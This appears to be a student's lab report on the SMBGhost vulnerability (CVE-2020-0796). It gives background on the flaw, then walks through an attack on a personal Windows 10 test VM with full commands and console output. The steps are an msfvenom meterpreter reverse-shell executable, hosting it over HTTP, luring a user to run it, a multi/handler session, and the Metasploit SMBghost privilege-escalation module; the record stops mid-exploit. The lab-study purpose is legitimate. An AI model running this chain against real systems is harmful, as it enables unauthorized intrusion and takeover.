Name: Satish Karki 200436272

Project 1

SMBGhost aka CoronaBlue

Introduction

SMBGhost

Aka: CoronaBlue

A remote code execution vulnerability in the SMB 3.1.1

Affected OS: Windows 10/Server v 1903-1909 x64, x32, ARM64

CVSS rating 10/10

CVE-2020-0796

SMBGhost (CVE-2020-0796) aka CoronaBlue is a remote code execution (RCE) vulnerability in Windows 10 and Windows Server 2019(v 1903-1909 x64, x 32 ARM64). It exists in version 3.1.1 of the Microsoft Server Message Block (SMB) protocol- the same protocol that was targeted by the infamous WannaCry ransomware in 2017.


In this case, the bug is an integer overflow vulnerability in the SMBv3.1.1 message decompression routine of the kernel driver srv2.sys.

Over 103,000 machines are still susceptible to attacks exploiting the flaws according to the Shodan. This "Wormable" Remote Code Execution vulnerability could allow attackers to spread malware cross the machines without any need for the user interaction. The vulnerability tracked as CVE-2020-0796, is ranked as critical and hold the perfect score of 10 on the Common Vulnerability Scoring System (CVSS) scale.

The flaw was considered very serious, instead of a Tuesday patch, Microsoft issued an out-of-band patch.

This is the executive summary of vulnerability released by Microsoft:

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-0796



Executive Summary

A remote code execution vulnerability exists in the way that the Microsoft Server Message Block 3.1.1 (SMBv3) protocol handles certain requests. An attacker who successfully exploited the vulnerability could gain the ability to execute code on the target server or client.

To exploit the vulnerability against a server, an unauthenticated attacker could send a specially crafted packet to a targeted SMBv3 server. To exploit the vulnerability against a client, an unauthenticated attacker would need to configure a malicious SMBv3 server and convince a user to connect to it.

The security update addresses the vulnerability by correcting how the SMBv3 protocol handles these specially crafted requests.

But after the first proof-of-concept (PoC) to achieved RCE was released, it got global attention. It could be used with other SMBv3 vulnerabilities like "SMBleed".

Exploitation Steps:

Step 1: Setting up a vulnerable version of Windows

The old version can be downloaded using this easy tool. Link to download it is: http://rufus.ie/

Step 2: Creating a standalone payload with MSFvenom

Commands:

```
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.50 LPORT=6272 -f exe -o projetbutcher.exe
```

Step 3: Social Engineering to bait users to click the executable file

```
python -m SimpleHTTPServer 8000
```

http://192.168.0.50:8000

Step 4: Using Multi/Handler to gain Meterpreter Shell Access


```
use exploit/multi/handler

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 192.168.0.50

set LPORT 6272

exploit
```

Step 5: Using the Metasploit module “exploit/windows/local/cve_2020_0796_smbghost” to gain root access of Vulnerable Windows.

```
use exploit/windows/local/cve_2020_0796_smbghost

show options

show sessions

set session 4

exploit
```

Demonstration:

I am using the exploit/windows/local/cve_2020_0796_smbghost which is present in the Metasploit module. This module is used for privilege escalation through remote code execution. This module requires session to run.




```
msf6 exploit(windows/local/cve_2020_0796_smbghost) > show options

Module options (exploit/windows/local/cve_2020_0796_smbghost):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
```

Step 1: Setting up a vulnerable version of Windows
I used this software to download a previous version of Windows. The link for it is:

http://rufus.ie/

Downloaded version:




About

Windows specifications

Edition	Windows 10 Education
Version	1903
Installed on	27/02/2021
OS build	18362.356

Step 2: Disable the firewall



Windows Defender Firewall with Advanced Security on Local Computer

Windows Defender Firewall with Advanced Security provides network security for Windows computers.

Overview

Domain Profile

Windows Defender Firewall is off.

Private Profile is Active

Windows Defender Firewall is off.

Public Profile

Windows Defender Firewall is off.

Windows Defender Firewall Properties

Getting Started

Authenticate communications between computers

Create connection security rules to specify how and when connections between computers are authenticated and protected by using Internet Protocol security (IPsec).

Connection Security Rules

View and create firewall rules

Create firewall rules to allow or block connections to specified programs or ports. You can also allow a connection only if it is authenticated, or if it comes from an authorized user, group, or computer. By default, inbound connections are blocked unless they match a rule that allows them, and outbound connections are allowed unless they match a rule that blocks them.

Inbound Rules

Outbound Rules


View current firewall and IPsec policy and activity

Step 3: Creating a standalone payload with Msfvenom

sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.50 LPORT=6272 -f exe -o projetbutcher.exe

Once the executable file is created, lets host it


python -m SimpleHTTPServer 8000



```
┌──(root💀kali)-[/home/kali/Desktop]
└─# sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.50 LPORT=6272 -f exe -o projetbutcher.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: projetbutcher.exe

┌──(root💀kali)-[/home/kali/Desktop]
└─# ls
cve-2020-0796  CVE-2020-0796-RCE-POC  PowerUp.ps1  projectsmbghost.exe  projetbutcher.exe

┌──(root💀kali)-[/home/kali/Desktop]
└─# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.0.31 - - [28/Feb/2021 15:29:07] "GET / HTTP/1.1" 200 -
192.168.0.31 - - [28/Feb/2021 15:29:07] code 404, message File not found
192.168.0.31 - - [28/Feb/2021 15:29:07] "GET /favicon.ico HTTP/1.1" 404 -
192.168.0.31 - - [28/Feb/2021 15:29:11] "GET /projetbutcher.exe HTTP/1.1" 200 -
192.168.0.31 - - [28/Feb/2021 15:29:59] "GET /projetbutcher.exe HTTP/1.1" 200 -
192.168.0.31 - - [28/Feb/2021 15:32:53] "GET /projetbutcher.exe HTTP/1.1" 200 -
```

Step 4: Social Engineering
Social Engineering to bait users to click the file "projectbutcher.exe"

http://192.168.0.50:8000




Directory listing for /


- cve-2020-0796/
- CVE-2020-0796-RCE-POC/
- PowerUp.ps1
- projectsmbghost.exe
- projetbutcher.exe

Step 5: Using Multi/handler to gain meterpreter shell access

```
use exploit/multi/handler

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 192.168.0.50

set LPORT 6272

exploit
```




```
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.50
LHOST ⇒ 192.168.0.50
msf6 exploit(multi/handler) > set LPORT 6272
LPORT ⇒ 6272
msf6 exploit(multi/handler) > exploit
```



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.50:6272
[*] Sending stage (200262 bytes) to 192.168.0.31
[*] Meterpreter session 4 opened (192.168.0.50:6272 → 192.168.0.31:55482) at 2021-02-28 15:34:31 -0500

meterpreter > shell
Process 7112 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Butcher\Downloads>whoami
whoami
desktop-4mdc566\butcher

C:\Users\Butcher\Downloads>exit
exit
meterpreter > background
[*] Backgrounding session 4...
msf6 exploit(multi/handler) > exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  4         meterpreter x64/windows  DESKTOP-4MDC566\Butcher @ DESKTOP-4MDC566  192.168.0.50:6272 → 192.168.0.31:55482 (192.168.0.31)
```


The first three sessions died because, I forgot to turn off the firewall. So, once I got the shell access, I run the "whoami" command. As shown in the screenshot above right now I have "desktop-4mdc566\butcher" local admin privilege.

Step 6: Using the exploit/windows/local/cve_2020_0796_smbghost module




```
msf6 exploit(multi/handler) > use exploit/windows/local/cve_2020_0796_smbghost
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2020_0796_smbghost) > show options

Module options (exploit/windows/local/cve_2020_0796_smbghost):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.50     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows 10 v1903-1909 x64


msf6 exploit(windows/local/cve_2020_0796_smbghost) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                                Connection
  --  ----  ----                     -----------                                ----------
  4         meterpreter x64/windows  DESKTOP-4MDC566\Butcher @ DESKTOP-4MDC566  192.168.0.50:6272 → 192.168.0.31:55482 (192.168.0.31)

msf6 exploit(windows/local/cve_2020_0796_smbghost) > set session 4
session ⇒ 4
```

Now since I have an active session "4" in background, I will be using it to exploit the machine.



```
msf6 exploit(windows/local/cve_2020_0796_smbghost) > set session 4
session ⇒ 4
msf6 exploit(windows/local/cve_2020_0796_smbghost) > show options

Module options (exploit/windows/local/cve_2020_0796_smbghost):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  4                yes       The session to run this module on.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.50     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 10 v1903-1909 x64


msf6 exploit(windows/local/cve_2020_0796_smbghost) > exploit

[*] Started reverse TCP handler on 192.168.0.50:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Launching notepad to host the exploit ...
[+] Process 8100 launched.
[*] Reflectively injecting the exploit DLL into 8100 ...
[*] Injecting exploit into 8100 ...
[*] Exploit injected. Injecting payload into 8100 ...
[*] Payload injected. Executing exploit ...
```



```
msf6 exploit(windows/local/cve_2020_0796_smbghost) > exploit

[*] Started reverse TCP handler on 192.168.0.50:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Launching notepad to host the exploit ...
[+] Process 8100 launched.
[*] Reflectively injecting the exploit DLL into 8100 ...
[*] Injecting exploit into 8100 ...
[*] Exploit injected. Injecting payload into 8100 ...
